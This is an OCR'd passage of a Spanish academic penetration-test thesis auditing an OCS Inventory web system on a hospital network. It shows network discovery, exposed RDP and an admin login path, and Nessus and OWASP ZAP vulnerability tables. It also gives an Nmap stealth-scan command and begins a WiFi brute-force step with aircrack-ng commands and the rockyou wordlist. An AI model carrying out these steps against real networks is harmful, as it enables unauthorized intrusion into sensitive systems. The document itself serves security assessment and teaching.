



*Figura 14. Escaneos de IP de dispositivos conectados a la red por el programa Advanced IP Scanner*

Identificado el servidor verificamos si el protocolo de escritorio remoto RDP está activado





*Figura 15. Acceder al protocolo de escritorio remoto.*

Identificamos la primera vulnerabilidad al visualizar que el servidor tiene activado el protocolo de escritorio remoto y se puede acceder a través de su IP.





*Figura 16. Login del servidor por medio de RDP*

Si ingresamos la IP encontrada en la barra de búsqueda del navegador podemos observar el mensaje de Acceso Denegado, esto se debe a la falta de configuración del proxy.




*Figura 17. Ingreso de la dirección IP en el navegador.*

Configuramos el proxy nuevamente definiendo que la IP 172.1 ) sea accesible en el navegador.





*Figura 18. Configuración del proxy para acceder a la pantalla de inicio se sesión del sistema web OCS Inventory*

Una vez configurado el proxy cargamos nuevamente la página, aparece el mensaje de acceso prohibido, con el pequeño detalle que el sistema web OCS Inventory trabaja con Apache como servidor web.





*Figura 19. Servidor web Apache denegando el acceso de redes no autorizadas*

Al revisar un manual de OCS Inventory se pudo evidenciar que la URL (Localizador de Recursos Uniforme) que utiliza el administrador del sistema consta de la dirección IP y una sola palabra como subdominio "ocsreports". En la barra de búsqueda del navegador se probó ingresando una nueva dirección siendo así: 172. 130/ocsreports/ y efectivamente se pudo hallar la interfaz del administrador del sistema OCS Inventory.





*Figura 20. Interfaz de Inicio de Sesión del sistema web OCS Inventory*

#### 4.1.3.4. Escaneo de vulnerabilidades con la herramienta Nessus

Nessus es una herramienta creada para realizar escaneos completos a sistemas con el objetivo de identificar vulnerabilidades presentes en el mismo, de este modo es

una herramienta confiable para realizar el análisis al sistema web OCS Inventory a través de su URL.

Una vez que el escaneo a terminado se generó un informe el cual muestra vulnerabilidades en diferentes niveles de riesgo, se han detectado 24 vulnerabilidades críticas, 28 de riesgo alto, 29 de riesgo medio, 7 de nivel bajo y 65 informativas





*Figura 21. Niveles de riesgo y vulnerabilidades encontradas en Nessus*

| SEVERITY | CVSS V3.0 | VPR SCORE | PLUGIN | NAME |
|---|---|---|---|---|
| CRITICAL | 9.8 | 6.7 | 100995 | Apache 2.2.x < 2.2.33-dev / 2.4.x < 2.4.26 Multiple Vulnerabilities |
| CRITICAL | 9.8 | 6.7 | 101787 | Apache 2.2.x < 2.2.34 Multiple Vulnerabilities |
| CRITICAL | 9.8 | 6.7 | 158900 | Apache 2.4.x < 2.4.53 Multiple Vulnerabilities |
| CRITICAL | 9.8 | 5.9 | 193421 | Apache 2.4.x < 2.4.54 Authentication Bypass |
| CRITICAL | 9.8 | 6.7 | 172186 | Apache 2.4.x < 2.4.56 Multiple Vulnerabilities |
| CRITICAL | 9.8 | 6.7 | 153584 | Apache < 2.4.49 Multiple Vulnerabilities |
| CRITICAL | 9.8 | 6.7 | 90150 | HP System Management Homepage < 7.5.4 Multiple Vulnerabilities (Logjam) |
| CRITICAL | 9.8 | 6.7 | 91222 | HP System Management Homepage Multiple Vulnerabilities (HPSBMU03593) |
| CRITICAL | 9.8 | 9.2 | 34477 | MS08-067: Microsoft Windows Server Service Crafted RPC Request Handling Remote Code Execution (958644) (ECLIPSEDWING) (uncredentialed check) |
| CRITICAL | 9.8 | 9.7 | 125313 | Microsoft RDP RCE (CVE-2019-0708) (BlueKeep) (uncredentialed check) |
| CRITICAL | 9.8 | 6.7 | 58800 | OpenSSL 1.0.0 < 1.0.0i Vulnerability |
| CRITICAL | 9.8 | 3.6 | 78553 | OpenSSL 1.0.0 < 1.0.0o Multiple Vulnerabilities |
| CRITICAL | 9.8 | - | 20007 | SSL Version 2 and 3 Protocol Detection |
| CRITICAL | 9.8 | 7.3 | 21564 | VNC Security Type Enforcement Failure Remote Authentication Bypass |
| CRITICAL | 9.1 | 5.2 | 161948 | Apache 2.4.x < 2.4.54 Multiple Vulnerabilities |
| CRITICAL | 9.0 | 6.5 | 170113 | Apache 2.4.x < 2.4.55 Multiple Vulnerabilities |

*Figura 22. Vulnerabilidades de riesgo crítico encontradas en Nessus*

| | | | | |
|---|---|---|---|---|
| HIGH | 7.5 | 4.9 | 35291 | SSL Certificate Signed Using Weak Hashing Algorithm |
| HIGH | 7.5 | 5.1 | 42873 | SSL Medium Strength Cipher Suites Supported (SWEET32) |
| HIGH | 7.4 | 7.7 | 73403 | OpenSSL 1.0.0 < 1.0.0m Multiple Vulnerabilities |
| HIGH | 7.3 | 6.7 | 77531 | Apache 2.2.x < 2.2.28 Multiple Vulnerabilities |
| HIGH | 7.3 | 6.6 | 26920 | SMB NULL Session Authentication |
| HIGH | 7.0 | 5.9 | 62101 | Apache 2.2.x < 2.2.23 Multiple Vulnerabilities |
| HIGH | 9.0* | 6.7 | 49272 | HP System Management Homepage < 6.2 Multiple Vulnerabilities |
| HIGH | 9.3* | - | 66541 | HP System Management Homepage < 7.2.0.14 iprange Parameter Code Execution |
| HIGH | 7.5* | 7.4 | 69020 | HP System Management Homepage < 7.2.1.0 Multiple Vulnerabilities (BEAST) |
| HIGH | 7.5* | 6.7 | 90251 | HP System Management Homepage < 7.2.6 Multiple Vulnerabilities (FREAK) |
| HIGH | 9.0* | 7.4 | 70118 | HP System Management Homepage ginkgosnmp.inc Command Injection |
| HIGH | 9.3* | 9.6 | 58435 | MS12-020: Vulnerabilities in Remote Desktop Could Allow Remote Code Execution (2671387) (uncredentialed check) |

*Figura 23. Vulnerabilidades de riesgo alto encontradas en Nessus*

| | | | | |
|---|---|---|---|---|
| MEDIUM | 6.8 | 6.0 | 90510 | MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check) |
| MEDIUM | 6.5 | 6.7 | 46677 | HP System Management Homepage < 6.1.0.102 / 6.1.0-103 Multiple Vulnerabilities |
| MEDIUM | 6.5 | 2.5 | 18405 | Remote Desktop Protocol Server Man-in-the-Middle Weakness |
| MEDIUM | 6.5 | - | 51192 | SSL Certificate Cannot Be Trusted |
| MEDIUM | 6.5 | - | 57582 | SSL Self-Signed Certificate |
| MEDIUM | 6.5 | - | 104743 | TLS Version 1.0 Protocol Detection |
| MEDIUM | 5.9 | 5.2 | 82031 | OpenSSL 1.0.0 < 1.0.0r Multiple Vulnerabilities |
| MEDIUM | 5.9 | 4.4 | 89058 | SSL DROWN Attack Vulnerability (Decrypting RSA with Obsolete and Weakened eNcryption) |
| MEDIUM | 5.9 | 4.4 | 65821 | SSL RC4 Cipher Suites Supported (Bar Mitzvah) |

*Figura 24. Vulnerabilidades de riesgo medio encontradas en Nessus*

| | | | | |
|---|---|---|---|---|
| LOW | 3.7 | 3.9 | 83875 | SSL/TLS Diffie-Hellman Modulus <= 1024 Bits (Logjam) |
| LOW | 3.7 | 3.9 | 83738 | SSL/TLS EXPORT_DHE <= 512-bit Export Cipher Suites Supported (Logjam) |
| LOW | 3.4 | 5.9 | 85181 | HP System Management Homepage < 7.2.5 / 7.4.1 Multiple Vulnerabilities (POODLE) |
| LOW | 3.4 | 5.1 | 78479 | SSLv3 Padding Oracle On Downgraded Legacy Encryption Vulnerability (POODLE) |
| LOW | 2.1* | 4.2 | 10114 | ICMP Timestamp Request Remote Date Disclosure |
| LOW | N/A | - | 69551 | SSL Certificate Chain Contains RSA Keys Less Than 2048 bits |
| LOW | 2.6* | - | 30218 | Terminal Services Encryption Level is not FIPS-140 Compliant |

*Figura 25. Vulnerabilidades de riesgo bajo encontradas en Nessus*


| | | | | |
|---|---|---|---|---|
| INFO | N/A | - | 48204 | Apache HTTP Server Version |
| INFO | N/A | - | 10761 | COM+ Internet Services (CIS) Server Detection |
| INFO | N/A | - | 45590 | Common Platform Enumeration (CPE) |
| INFO | N/A | - | 10736 | DCE Services Enumeration |
| INFO | N/A | - | 54615 | Device Type |
| INFO | N/A | - | 19689 | Embedded Web Server Detection |
| INFO | N/A | - | 35716 | Ethernet Card Manufacturer Detection |
| INFO | N/A | - | 86420 | Ethernet MAC Addresses |
| INFO | N/A | - | 10746 | HP System Management Homepage Detection |
| INFO | N/A | - | 84502 | HSTS Missing From HTTPS Server |
| INFO | N/A | - | 10107 | HTTP Server Type and Version |
| INFO | N/A | - | 24260 | HyperText Transfer Protocol (HTTP) Information |
| INFO | N/A | - | 43829 | Kerberos Information Disclosure |
| INFO | N/A | - | 25701 | LDAP Crafted Search Request Server Information Disclosure |
| INFO | N/A | - | 20870 | LDAP Server Detection |
| INFO | N/A | - | 32397 | McAfee Common Management Agent Detection |
| INFO | N/A | - | 97212 | McAfee ePolicy Orchestrator Agent Remote Log Detection |
| INFO | N/A | - | 69482 | Microsoft SQL Server STARTTLS Support |
| INFO | N/A | - | 10144 | Microsoft SQL Server TCP/IP Listener Detection |

*Figura 26. Información encontrada luego del escaneo en Nessus*

#### 4.1.3.5. Escaneo de vulnerabilidades con la herramienta OWASP ZAP

Esta herramienta fue creada con el objetivo de identificar vulnerabilidades dentro de un sistema web.

Luego de realizar el escaneo que tardó alrededor de 4 días los resultados del análisis de seguridad realizado al sistema web OCS Inventory utilizando la herramienta OWASP ZAP arrojaron lo siguiente:



**Parámetros del informe**

**Contextos**

No se seleccionaron contextos, por lo que todos los contextos fueron incluidos por defecto.

**Sitios**

Se incluyeron los siguientes sitios:

- http://172 :30

(Si no se seleccionaban sitios, todos los sitios se incluían por defecto.)

Un sitio incluido también debe estar dentro de uno de los contextos incluidos para su presentación que se incluirán en el informe.

**Niveles de riesgo**

Incluidos: Alto, Medio, Bajo, Informativo

Excluidos Ninguno

**Niveles de confianza**

Incluidos: Confirmado por Usuario, Alta, Media, Baja

Excluidos Confirmado por Usuario, Alta, Media, Baja, Falso positivo

*Figura 27. Parámetros del informe generado por OWASP ZAP*

**Alertas conteos por sitio y riesgo**

Esta tabla muestra, para cada sitio para el que se elevaron una o más alertas, el número de alertas elevadas en cada nivel de riesgo.

De estos recuentos se han excluido las alertas con un nivel de confianza con el nivel de "False Positive".

(Los números entre paréntesis son el número de alertas levantadas para el sitio en o por encima de ese nivel de riesgo.)

| | | Riesgos | | | |
|---|---|---|---|---|---|
| | | Alto (= Alto) | Medio (o= medio) | Bajo (o= Bajo) | Informativo (o = Informativo) |
| Sitio | http://172.16.54.130 | 2, 2) | 4 (6) | 5 11) | 8 (19) |

*Figura 28. Riesgos encontrados en OWASP ZAP*

| Tipo de alerta | Riesgos | Conde |
|---|---|---|
| Inyección SQL - Oracle - Basado en el tiempo | Alto | 6 (31,6 %) |
| Inyección SQL - SQLite | Alto | 1 (5,3 por ciento) |
| La Política de Seguridad de Contenidos de Cabecera (CSP) no configurada | Medio | 6 (31,6 %) |
| Exploración de directorios (Exploración de directorios) | Medio | 18 (94,7 por ciento) |
| Falta de cabecera Anti-Clickjacking | Medio | 3 (15,8 %) |
| Librería JS Vulnerable | Medio | 1 (5,3 por |

*Figura 29. Alertas encontradas en OWASP ZAP*

#### 4.1.3.6. Escaneo de puertos.

Identificado la IP del servidor se realizó un escaneo de puertos utilizando Nmap con el objetivo de identificar los puertos abiertos en el servidor.

Ejecutamos en la terminal de Kali Linux sudo nmap -sS -sV -T- 4 172.16.54.130 este comando proporciona una lista de puertos abiertos y los servicios que están corriendo en esos puertos, junto con sus versiones y el sistema operativo del servidor.

**Tabla 3.**

*Comandos para escaneo de puertos*

| Comando | Descripción |
|---|---|
| nmap | Identificar dispositivos en la red. |
| -sS | Realiza un escaneo conocido como stealth scan para detectar puertos abiertos. |
| -sV | Habilita la detección de versiones de servicios, es decir que Nmap intentará identificar la versión de los servicios que están corriendo en los puertos abiertos detectados. |
| -T4 | Establece la velocidad del escaneo en un nivel más rápido. Los niveles de tiempo van del 0 (más lento y más sigiloso) al 5 (más rápido y menos sigiloso). El nivel 4 es un buen compromiso entre velocidad y detección. |
| 172. .130 | Dirección IP del objetivo que se está escaneando. |

*Elaborado por: Los autores*





*Figura 30. Lista de puntos abiertos, estado,servicio y versión*





*Figura 31. Escaneo del servidor utilizando Nessus*

### *4.1.4. Explotación*

Para realizar el análisis de vulnerabilidades al sistema web OCS Inventory utilizaremos Kali Linux el cual es un sistema operativo empleado para la auditoría y seguridad informática.

#### 4.1.4.1. Vulnerar a la red.

En la fase de explotación como estaba previsto empezaremos tratando encontrar la contraseña de la red wifi.

**Tabla 4.**

*Herramientas para obtener la contraseña de la red HOSPITAL.*

| Herramientas utilizadas | Descripción |
|---|---|
| Tarjeta de red Alfa Network | Es una tarjeta de red conocida por la capacidad de realizar auditorías de red inalámbrica. |
| Terminal de Kali Linux | Sistema operativo que se utiliza para realizar pruebas de penetración y auditoría de seguridad, (Versión utilizada 2024.2) |
| Diccionario de datos Rockyou | Diccionario de contraseñas descargado de GitHub para realizar ataques de fuerza bruta. |
| Aircrack-ng Suite | Conjunto de herramientas para auditar redes inalámbricas. |

*Elaborado por: Los autores*

**Tabla 5.**

*Comandos para realizar el ataque de fuerza bruta a la red Wifi*

| Comando | Descripción |
|---|---|
| ifconfig | Visualiza la información sobre las interfaces de red. |
| sudo su | Ejecuta el comando con privilegios de superusuario. |
| aircrack-ng | Permite capturar y analizar tráfico de red, intentar descifrar claves y realizar pruebas de penetración. |

| | |
|---|---|
| airmon - ng | Permite visualizar todas las tarjetas inalámbricas conectadas en el computador. |
| airmon - ng- start wlan0 | Pone la interfaz de red inalámbrica en modo monitor en este caso, wlan0 |
| airmon-ng check kill | Identificar procesos que puedan estar interfiriendo con el modo monitor de la interfaz de red inalámbrica. |
| airodump - ng | Permite capturar y mostrar paquetes de redes cercanas en tiempo real. |
| ls | Se utiliza para listar los archivos y directorios en el directorio actual. |

*Elaborado por: Los autores*

